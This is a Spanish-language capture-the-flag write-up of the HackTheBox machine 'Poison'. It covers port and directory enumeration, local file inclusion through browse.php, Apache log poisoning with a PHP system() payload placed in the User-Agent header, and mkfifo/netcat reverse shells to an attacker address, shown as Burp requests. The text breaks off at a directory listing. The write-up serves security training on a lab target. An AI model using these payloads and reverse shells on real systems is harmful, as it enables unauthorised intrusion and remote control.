

Poison

Máquina de htb nivel medio

Enumeración

Realizamos una enumeración de puertos, servicios y sitios web.

```
nmap -Pn -p- --open 10.10.10.84 -T4
```

```
Nmap done: 1 IP address (1 host up) scanned in 62.45 seconds

(kali㉿kali)-[~/machineshtb/Poison]
$ nmap -Pn -p- --open 10.10.10.84 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-16 16:30 GMT
Nmap scan report for 10.10.10.84
Host is up (0.11s latency).
Not shown: 54031 filtered tcp ports (no-response), 11502 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 59.31 seconds

(kali㉿kali)-[~/machineshtb/Poison]
$
```

```
nmap -Pn -sCV -p22,80 10.10.10.84 -T4
```

```
(kali㉿kali)-[~/machineshtb/Poison]
$ nmap -Pn -sCV -p22,80 10.10.10.84 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-16 16:40 GMT
Nmap scan report for 10.10.10.84
Host is up (0.10s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
| ssh-hostkey:
| 2048 e3:3b:7d:3c:8f:4b:8c:f9:cd:7f:d2:3a:ce:2d:ff:bb (RSA)
| 256 4c:e8:c6:02:bd:fc:83:ff:c9:80:01:54:7d:22:81:72 (ECDSA)
|_ 256 0b:8f:d5:71:85:90:13:85:61:8b:eb:34:13:5f:94:3b (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: Apache/2.4.29 (FreeBSD) PHP/5.6.32
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 10.80 seconds

(kali㉿kali)-[~/machineshtb/Poison]
$
```


```
obuster dir -u http://10.10.10.84/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x sh,html,php,txt,htm,xml, " "
```

```
(kali㉿kali)-[~/machineshtb/Poison]
$ gobuster dir -u http://10.10.10.84/ -w /usr/share/seclists/Discovery/Web-Content/medium.txt -t

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.10.84/
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt,htm,xml,,sh,html
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.html (Status: 403) [Size: 214]
/info.php (Status: 200) [Size: 157]
/.htm (Status: 403) [Size: 213]
/index.php (Status: 200) [Size: 289]
/. (Status: 200) [Size: 289]
/browse.php (Status: 200) [Size: 321]
Progress: 109300 / 1764480 (6.19%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 109492 / 1764480 (6.21%)
=====
Finished
=====

(kali㉿kali)-[~/machineshtb/Poison]
$
```

visitamos las webs encontradas



LFI Local File Inclusion Apache logs

Al ver ese cuadro de scriptname hice varios pruebas y se detecta un error en apache

```
10.10.10.84/browse.php?file=holis

Warning: include(holis): failed to open stream: No such file or directory in /usr/local/www/apache24/data/browse.php on line 2

Warning: include(): Failed opening 'holis' for inclusion (include_path='.:usr/local/www/apache24/data') in /usr/local/www/apache24/data/browse.php on line 2
```

entonces intenta buscar un archivo, hago pruebas de lfi y son exitosas

```
10.10.10.84/browse.php?file=../../../../../../../../../../../../etc/passwd

$FreeBSD: releng/11.1/etc/master.passwd 299365 2016-05-10 12:47:36Z bcr $ # root:*:0:0:Charlie &:/root:/bin/csh toor:*:0:0:Bourne-again Superuser:/root: daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin operator:*:2:5:System &:/usr/sbin/nologin bin:*:3:7:Binaries Commands and Source:/usr/sbin/nologin tty:*:4:65533:Tty Sandbox:/usr/sbin/nologin kmem:*:5:65533:KMem Sandbox:/usr/sbin/nologin games:*:7:13:Games pseudo-user:/usr/sbin/nologin news:*:8:8:News Subsystem:/usr/sbin/nologin man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin bind:*:53:53:Bind Sandbox:/usr/sbin/nologin unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin proxy:*:62:62:Packet Filter pseudo-user:/usr/sbin/nologin pflogd:*:64:64:pflogd privileged user:/var/empty:/usr/sbin/nologin _dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/ucico pop:*:68:6:Post Office Owner:/usr/sbin/nologin auditd:*:78:77:Auditd unprivileged user:/var/empty:/usr/sbin/nologin www:*:80:80:World Wide Web Owner:/usr/sbin/nologin _ypldap:*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin nobody:*:65534:65534:Unprivileged user:/usr/sbin/nologin _tss:*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin messagebus:*:556:556:D-BUS Daemon User:/usr/sbin/nologin avahi:*:558:558:Avahi Daemon User:/usr/sbin/nologin cups:*:193:193:Cups Owner:/usr/sbin/nologin charix:*:1001:1001:charix:/home/charix:/bin/csh
```

aprovechando esto tambien válido que usuarios tiene bash o shell o en este caso csh


```

(kali@kali)~[~/machineshtb/Poison]
$ wfuzz -c -w /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-LFISuite-pathtotest.txt --hc 404 --hh 0 h
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl
Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://10.10.10.84/browse.php?file=FUZZ
Total requests: 569

===== Ahora tambien hay ataque de fuerza bruta para descub
ID      Response  Lines  Word    Chars  Payload
=====
000000003: 200        4 L     35 W    379 Ch  "../../../logs/error_log"
000000007: 200        4 L     35 W    381 Ch  "/proc/self/enviro"
000000015: 200        4 L     35 W    375 Ch  "/proc/self/fd/4"
000000018: 200        4 L     35 W    375 Ch  "/proc/self/fd/7"
000000017: 200        4 L     35 W    375 Ch  "/proc/self/fd/6"
000000013: 200        4 L     35 W    375 Ch  "/proc/self/fd/2"
000000014: 200        4 L     35 W    375 Ch  "/proc/self/fd/3"
000000012: 200        4 L     35 W    375 Ch  "/proc/self/fd/1"
000000016: 200        4 L     35 W    375 Ch  "/proc/self/fd/5"
000000001: 200       32 L    89 W   1894 Ch  "/etc/passwd"
000000011: 200        4 L     35 W    375 Ch  "/proc/self/fd/0"
000000010: 200        4 L     35 W    379 Ch  "/proc/self/status"
000000009: 200        4 L     35 W    375 Ch  "/proc/self/stat"

[Poison] 0:bash 1:directorios- 2:wfuzz*

```

como me tira mucha data busco el que más se repite, pero al ver las líneas elijo el método de lines hl

```

000000093: 200        2 L     16 W    238 Ch  "../../../proc/self/enviro%00"
000000092: 200        2 L     16 W    235 Ch  "../../../proc/self/enviro%00"
000000091: 200        2 L     16 W    232 Ch  "../../../proc/self/enviro%00"
000000090: 200        2 L     16 W    229 Ch  "../../../etc/passwd"
000000089: 200        2 L     16 W    226 Ch  "../../../proc/self/fd/0"
000000086: 200        2 L     16 W    217 Ch  "../../../proc/self/status"
000000088: 200        2 L     16 W    223 Ch  "../../../proc/self/stat"
000000085: 200        2 L     16 W    214 Ch  "../../../proc/self/enviro%00"
000000084: 200        2 L     16 W    211 Ch  "../../../proc/self/enviro%00"
000000082: 200        2 L     16 W    206 Ch  "../../../proc/self/enviro%00"
000000083: 200        2 L     16 W    208 Ch  "../../../proc/self/enviro%00"
000000081: 200        2 L     16 W    205 Ch  "../../../proc/self/enviro%00"
000000078: 200        4 L     35 W    475 Ch  "../../../proc/self/enviro%00"
000000080: 200        4 L     35 W    487 Ch  "../../../proc/self/enviro%00"
000000077: 200        4 L     35 W    469 Ch  "../../../proc/self/enviro%00"
000000074: 200        4 L     35 W    451 Ch  "../../../proc/self/enviro%00"
000000076: 200        4 L     35 W    463 Ch  "../../../proc/self/enviro%00"

```

wfuzz -c -w /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-LFISuite-pathtotest.txt --hc 404 --hl 2,4
http://10.10.10.84/browse.php?file=FUZZ

ID	Response	Lines	Word	Chars	Payload	200	4 L	35 W	381 Ch	"/proc/self/enviro
=====										
000000001:	200	32 L	89 W	1894 Ch	"/etc/passwd"	200	4 L	35 W	375 Ch	"/proc/self/td/4"
000000005:	200	40 L	47 W	546 Ch	"/etc/group"	200	4 L	35 W	375 Ch	"/proc/self/td/7"
000000057:	200	32 L	89 W	1894 Ch	"/proc/self/td/8"	200	4 L	35 W	375 Ch	"/proc/self/td/8"
000000053:	200	32 L	89 W	1894 Ch	"/proc/self/td/2"	200	4 L	35 W	375 Ch	"/proc/self/td/3"
000000058:	200	32 L	89 W	1894 Ch	"/etc/passwd"	200	4 L	35 W	375 Ch	"/etc/passwd"
000000054:	200	32 L	89 W	1894 Ch	"/proc/self/status"	200	4 L	35 W	375 Ch	"/proc/self/td/8"
000000056:	200	32 L	89 W	1894 Ch	"/proc/self/stat"	200	4 L	35 W	375 Ch	"/proc/self/td/1"
000000055:	200	32 L	89 W	1894 Ch	"/proc/self/td/1"	200	4 L	35 W	375 Ch	"/proc/self/td/1"
000000052:	200	32 L	89 W	1894 Ch	"/proc/self/td/1"	200	4 L	35 W	375 Ch	"/proc/self/td/1"
000000061:	200	32 L	89 W	1894 Ch	"/proc/self/td/1"	200	4 L	35 W	375 Ch	"/proc/self/td/1"
000000059:	200	32 L	89 W	1894 Ch	"/proc/self/td/1"	200	4 L	35 W	375 Ch	"/proc/self/td/1"
000000062:	200	32 L	89 W	1894 Ch	"/proc/self/td/1"	200	4 L	35 W	375 Ch	"/proc/self/td/1"
000000060:	200	32 L	89 W	1894 Ch	"/proc/self/td/1"	200	4 L	35 W	375 Ch	"/proc/self/td/1"
000000256:	200	1 L	3 W	48 Ch	"/usr/local/etc/php.ini"	200	4 L	35 W	375 Ch	"/usr/local/etc/php.ini"
000000396:	200	40 L	47 W	546 Ch	"/proc/self/td/1"	200	4 L	35 W	375 Ch	"/proc/self/td/1"
000000403:	200	40 L	47 W	546 Ch	"/proc/self/td/1"	200	4 L	35 W	375 Ch	"/proc/self/td/1"
000000402:	200	40 L	47 W	546 Ch	"/proc/self/td/1"	200	4 L	35 W	375 Ch	"/proc/self/td/1"
000000401:	200	40 L	47 W	546 Ch	"/proc/self/td/1"	200	4 L	35 W	375 Ch	"/proc/self/td/1"
000000400:	200	40 L	47 W	546 Ch	"/proc/self/td/1"	200	4 L	35 W	375 Ch	"/proc/self/td/1"
000000399:	200	40 L	47 W	546 Ch	"/proc/self/td/1"	200	4 L	35 W	375 Ch	"/proc/self/td/1"
000000398:	200	40 L	47 W	546 Ch	"/proc/self/td/1"	200	4 L	35 W	375 Ch	"/proc/self/td/1"
000000395:	200	40 L	47 W	546 Ch	"/proc/self/td/1"	200	4 L	35 W	375 Ch	"/proc/self/td/1"
000000397:	200	40 L	47 W	546 Ch	"/proc/self/td/1"	200	4 L	35 W	375 Ch	"/proc/self/td/1"
000000404:	200	40 L	47 W	546 Ch	"/proc/self/td/1"	200	4 L	35 W	375 Ch	"/proc/self/td/1"
^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests...										


parece que con ../../../../../../ ya tenemos un lfi funcional ahora toca sacar los lfi que están disponibles para ello utilizo el diccionario /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt

```
wfuzz -c -w /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt --hc 404 --hl 2,4 http://10.10.10.84/browse.php?file=../../../../FUZZ
```

ID	Response	Lines	Word	Chars	Payload
000000015:	200	25 L	130 W	730 Ch	"/etc/crontab"
000000001:	200	32 L	89 W	1894 Ch	"/etc/passwd"
000000003:	200	79 L	271 W	1691 Ch	"/etc/aliases"
000000024:	200	31 L	178 W	1090 Ch	"/etc/hosts"
000000025:	200	92 L	613 W	3459 Ch	"/etc/nsswitch.conf"
000000018:	200	3 L	19 W	102 Ch	"/etc/fstab"
000000036:	200	119 L	753 W	5097 Ch	"/etc/inetd.conf"
000000052:	200	17 L	56 W	370 Ch	"/etc/networks"
000000045:	200	21 L	104 W	937 Ch	"/etc/motd"
000000077:	200	3 L	6 W	46 Ch	"/etc/resolv.conf"
000000067:	200	18 L	104 W	623 Ch	"/etc/profile"
000000066:	200	54 L	299 W	2063 Ch	"/etc/printcap"
000000080:	200	53 L	238 W	1791 Ch	"/etc/ssh/ssh_config"
000000081:	200	137 L	458 W	3782 Ch	"/etc/ssh/sshd_config"
000000087:	200	38 L	186 W	1552 Ch	"/etc/svsvlog.conf"
000000133:	200	1 L	3 W	48 Ch	"/usr/local/etc/php.ini"
000000088:	200	4667 L	16131 W	208384 Ch	"/etc/termcap"
000000206:	200	1 L	11 W	77 Ch	"/var/log/messages"
000000344:	200	3 L	6 W	46 Ch	"/etc/host.conf"
000000341:	200	40 L	47 W	546 Ch	"/etc/group"
000000339:	200	28 L	45 W	281 Ch	"/etc/ftpusers"
000000393:	200	43 L	313 W	2070 Ch	"/etc/newsyslog.conf"
000000412:	200	16 L	32 W	460 Ch	"/etc/rc.conf"
000000462:	200	9 L	55 W	373 Ch	"/etc/sysctl.conf"
000000858:	200	3360 L	15152 W	118208 Ch	"/var/log/Xorg.0.log"

[Poison] 0:bash 1:directorios- 2:wfuzzzz*

Se encontraron varios directorios, pero los de apache no están, validando la web creo que porque en su directorio esta es como apache24



/usr/local/etc/apache24/httpd.conf


```
10.84/browse.php?file=../../../../../../../../../../../../../../../../var/log/httpd-access.log&cmd=id
Machine Excell Training ACTIVE DIRECTORY OSCP Tmux Cheat Sheet & Q... Sign in to GitHub · Git... Index of /admin/

var/log/pgsql_log HTTP/1.1" 200 459 "-" "Wfuzz/3.1.0"
var/lp/logs/lpNet HTTP/1.1" 200 459 "-" "Wfuzz/3.1.0"
var/log/nginx.access_log HTTP/1.1" 200 473 "-" "Wfuzz/3.1.0"
var/log/news/suck.err HTTP/1.1" 200 467 "-" "Wfuzz/3.1.0"
var/www/html/squirrelmail/config/config.php HTTP/1.1" 200 511 "-" "Wfuzz/3.1.0"
var/nm2/postgresql.conf HTTP/1.1" 200 471 "-" "Wfuzz/3.1.0"
var/www/conf HTTP/1.1" 200 449 "-" "Wfuzz/3.1.0"
var/www/html/squirrelmail-1.2.9/config/config.php HTTP/1.1" 200 523 "-" "Wfuzz/3.1.0"
var/www/conf/httpd.conf HTTP/1.1" 200 471 "-" "Wfuzz/3.1.0"
var/www/squirrelmail/config/config.php HTTP/1.1" 200 501 "-" "Wfuzz/3.1.0"
var/saf/_log HTTP/1.1" 200 449 "-" "Wfuzz/3.1.0"
var/saf/port/log HTTP/1.1" 200 457 "-" "Wfuzz/3.1.0"
var/www/.lighttpdpassword HTTP/1.1" 200 475 "-" "Wfuzz/3.1.0"
web/conf/php.ini HTTP/1.1" 200 457 "-" "Wfuzz/3.1.0"
var/lp/logs/lpsched HTTP/1.1" 200 463 "-" "Wfuzz/3.1.0"
var/logs/access.log HTTP/1.1" 200 463 "-" "Wfuzz/3.1.0"
var/lp/logs/requests HTTP/1.1" 200 465 "-" "Wfuzz/3.1.0"
var/postgresql/db/postgresql.conf HTTP/1.1" 200 491 "-" "Wfuzz/3.1.0"
var/mysql-bin.index HTTP/1.1" 200 463 "-" "Wfuzz/3.1.0"
www/logs/proftpd.system.log HTTP/1.1" 200 479 "-" "Wfuzz/3.1.0"
www/conf/httpd.conf HTTP/1.1" 200 463 "-" "Wfuzz/3.1.0"
var/postgresql/log/postgresql.log HTTP/1.1" 200 491 "-" "Wfuzz/3.1.0"
www/logs/freebsd-diary-error.log HTTP/1.1" 200 487 "-" "Wfuzz/3.1.0"
www/logs/freebsd-diary-access_log HTTP/1.1" 200 489 "-" "Wfuzz/3.1.0"
www/apache/conf/httpd.conf HTTP/1.1" 200 477 "-" "Wfuzz/3.1.0"
var/log/Xorg.0.log HTTP/1.1" 200 118208 "-" "Wfuzz/3.1.0"
32 (internal dummy connection)"
32 (internal dummy connection)"
32 (internal dummy connection)"
32 (internal dummy connection)"
32 (internal dummy connection)"
32 (internal dummy connection)"
32 (internal dummy connection)"
32 (internal dummy connection)"
../../../../var/log/apache2/access.log HTTP/1.1" 200 513 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
../../../../var/log/httpd-access.log HTTP/1.1" 200 11245973 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
../../../../var/log/httpd-access.log&f=id HTTP/1.1" 200 11246222 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
../../../../var/log/httpd-access.log&f=id HTTP/1.1" 200 11246476 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
```

parece que no muestra una salida validamos con netcat

```
../../../../../../../../../../../../../../../../var/log/httpd-access.log&cmd=whoami nc 10.10.14.27 123
Translate - El m... Machine Excell Training ACTIVE DIRECTORY OSCP Tmux Cheat Sheet & Q... Sign in to GitHub · Git... Index of /admin/

../../../../var/lp/logs/lpNet HTTP/1.1" 200 459 "-" "Wfuzz/3.1.0"
../../../../var/log/nginx.access_log HTTP/1.1" 200 473 "-" "Wfuzz/3.1.0"
../../../../var/log/news/suck.err HTTP/1.1" 200 467 "-" "Wfuzz/3.1.0"
../../../../var/www/html/squirrelmail/config/config.php HTTP/1.1" 200 511 "-" "Wfuzz/3.1.0"
../../../../var/nm2/postgresql.conf HTTP/1.1" 200 471 "-" "Wfuzz/3.1.0"
../../../../var/www/conf HTTP/1.1" 200 449 "-" "Wfuzz/3.1.0"
../../../../var/www/html/squirrelmail-1.2.9/config/config.php HTTP/1.1" 200 523 "-" "Wfuzz/3.1.0"
../../../../var/www/conf/httpd.conf HTTP/1.1" 200 471 "-" "Wfuzz/3.1.0"
../../../../var/www/squirrelmail/config/config.php HTTP/1.1" 200 501 "-" "Wfuzz/3.1.0"
../../../../var/saf/_log HTTP/1.1" 200 449 "-" "Wfuzz/3.1.0"
../../../../var/saf/port/log HTTP/1.1" 200 457 "-" "Wfuzz/3.1.0"
../../../../var/www/.lighttpdpassword HTTP/1.1" 200 475 "-" "Wfuzz/3.1.0"
../../../../web/conf/php.ini HTTP/1.1" 200 457 "-" "Wfuzz/3.1.0"
../../../../var/lp/logs/lpsched HTTP/1.1" 200 463 "-" "Wfuzz/3.1.0"
../../../../var/logs/access.log HTTP/1.1" 200 463 "-" "Wfuzz/3.1.0"
../../../../var/lp/logs/requests HTTP/1.1" 200 465 "-" "Wfuzz/3.1.0"
../../../../var/postgresql/db/postgresql.conf HTTP/1.1" 200 491 "-" "Wfuzz/3.1.0"
../../../../var/mysql-bin.index HTTP/1.1" 200 463 "-" "Wfuzz/3.1.0"
../../../../www/logs/proftpd.system.log HTTP/1.1" 200 479 "-" "Wfuzz/3.1.0"
../../../../www/conf/httpd.conf HTTP/1.1" 200 463 "-" "Wfuzz/3.1.0"
../../../../var/postgresql/log/postgresql.log HTTP/1.1" 200 491 "-" "Wfuzz/3.1.0"
../../../../www/logs/freebsd-diary-error.log HTTP/1.1" 200 487 "-" "Wfuzz/3.1.0"
../../../../www/logs/freebsd-diary-access_log HTTP/1.1" 200 489 "-" "Wfuzz/3.1.0"
../../../../www/apache/conf/httpd.conf HTTP/1.1" 200 477 "-" "Wfuzz/3.1.0"
../../../../var/log/Xorg.0.log HTTP/1.1" 200 118208 "-" "Wfuzz/3.1.0"
SD PHP/5.6.32 (internal dummy connection)"
SD PHP/5.6.32 (internal dummy connection)"
SD PHP/5.6.32 (internal dummy connection)"
SD PHP/5.6.32 (internal dummy connection)"
SD PHP/5.6.32 (internal dummy connection)"
SD PHP/5.6.32 (internal dummy connection)"
SD PHP/5.6.32 (internal dummy connection)"
SD PHP/5.6.32 (internal dummy connection)"
../../../../var/log/apache2/access.log HTTP/1.1" 200 513 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
../../../../var/log/httpd-access.log HTTP/1.1" 200 11245973 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
../../../../var/log/httpd-access.log&f=id HTTP/1.1" 200 11246222 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
../../../../var/log/httpd-access.log&f=id HTTP/1.1" 200 11246476 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
../../../../var/log/httpd-access.log&cmd=id HTTP/1.1" 200 11246730 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
```

sin embargo, no recibo información por lo cual válido con burpsuite y en este caso añadido la línea

```
Request
Pretty Raw Hex
1 GET /browse.php?file=
  ...../var/log/h
  ttpd-access.log HTTP/1.1
2 Host: 10.10.10.84
3 User-Agent: Mozilla/5.0 <?php system($_GET['cmd']); ?> (X11;
  Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 DNT: 1
8 Sec-GPC: 1
9 Connection: keep-alive
10 Upgrade-Insecure-Requests: 1
11 Priority: u=4
12
13
```

```
request
Pretty Raw Hex
1 GET /browse.php?file=
  ...../var/log/h
  ttpd-access.log HTTP/1.1
2 Host: 10.10.10.84
3 User-Agent: Mozilla/5.0 <?php system($_GET['cmd']); ?> (X11;
  Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 DNT: 1
8 Sec-GPC: 1
9 Connection: keep-alive
10 Upgrade-Insecure-Requests: 1
11 Priority: u=4
12
13

response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Sun, 16 Mar 2025 17:38:57 GMT
3 Server: Apache/2.4.29 (FreeBSD) PHP/5.6.32
4 X-Powered-By: PHP/5.6.32
5 Keep-Alive: timeout=5, max=100
6 Connection: Keep-Alive
7 Content-Type: text/html; charset=UTF-8
8 Content-Length: 11247806
9
10
11 192.168.253.133 - - [24/Jun/2018:18:33:25 +0
  HTTP/1.1" 200 289 "-" "Mozilla/5.0 (X11; Lin
  rv:52.0) Gecko/20100101 Firefox/52.0"
12 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100]
  200 289 "-" "-"
13 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100]
  200 289 "-" "-"
14 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100]
  HTTP/1.1" 404 201 "-" "Mozilla/5.0 (compatib
  Engine; https://nmap.org/book/nse.html)"
15 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100]
  (nmap) nmap-check1521463526 HTTP/1.1" 404 222
```

una vez recibida instrucción de php ejecutamos el RCE.

Request		Respo
Pretty	Raw	Hex
1	GET /browse.php?file=	1
	../var/log/h	2
	ttpd-access.log&cmd=ping+-c2+10.10.14.27 -HTTP/1.1	3
2	Host: 10.10.10.84	4
3	User-Agent: Mozilla/5.0 <?php system(\$_GET['cmd']); ?> (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	5
4	Accept:	7
	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i	8
	mage/webp,image/png,image/svg+xml,*/*;q=0.8	9
5	Accept-Language: en-US,en;q=0.5	10
6	Accept-Encoding: gzip, deflate, br	11
7	DNT: 1	
8	Sec-GPC: 1	
9	Connection: keep-alive	12
0	Upgrade-Insecure-Requests: 1	
1	Priority: u=4	13
2		

y recibimos tráfico con el ping que ejecutamos

```

~/machineshtb/Poison
sudo tcpdump -i tun0 icmp -n
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
17:41:21.751310 IP 10.10.10.84 > 10.10.14.27: ICMP echo request, id 15108, seq 0, length 64
17:41:21.751337 IP 10.10.14.27 > 10.10.10.84: ICMP echo reply, id 15108, seq 0, length 64
17:41:22.779085 IP 10.10.10.84 > 10.10.14.27: ICMP echo request, id 15108, seq 1, length 64
17:41:22.779118 IP 10.10.14.27 > 10.10.10.84: ICMP echo reply, id 15108, seq 1, length 64

```

ahora ejecutamos una reverse shell

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/bash -i 2>&1|nc 10.10.14.27 123 >/tmp/f
```

```
Send [Settings] Cancel < >

Request
Pretty Raw Hex
1 GET /browse.php?file=
  ...../var/log/httpd-access.log&cmd=
  rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/bash+-i+2>%261|nc+10.10.14.27+123+>/tmp/f HTTP/1.1
2 Host: 10.10.10.84
3 User-Agent: Mozilla/5.0 <?php system($_GET['cmd']); ?> (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 DNT: 1
8 Sec-GPC: 1
9 Connection: keep-alive
10 Upgrade-Insecure-Requests: 1
11 Priority: u=4
12
13
```

```
(kali@kali)-[~/machineshtb/Poison]
$ nc -lvnp 123
listening on [any] 123 ...
connect to [10.10.14.27] from (UNKNOWN) [10.10.10.84] 47676
sh: /bin/bash: not found
whoami
```

recibimos la shell, pero sh no esta encontrado la máquina utiliza csh cambio bash por csh

```
GET /browse.php?file=
...../var/log/httpd-access.log&cmd=
rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/csh+-i+2>%261|nc+10.10.14.27+123+>/tmp/f HTTP/1.1
Host: 10.10.10.84
```

y tenemos csh

```
(kali@kali)-[~/machineshtb/Poison]
$ nc -lvnp 123
listening on [any] 123 ...
connect to [10.10.14.27] from (UNKNOWN) [10.10.10.84] 6431
Warning: no access to tty (Bad file descriptor).
Thus no job control in this shell.
www@Poison:/usr/local/www/apache24/data % whoami
www
www@Poison:/usr/local/www/apache24/data %
```

Dentro del directorio encontramos el archivo pwdbackup.txt lo traemos a local

```
-rw-r--r-- 1 root wheel 90 Jan 24 2018 listfiles.php
-rw-r--r-- 1 root wheel 20 Jan 24 2018 phpinfo.php
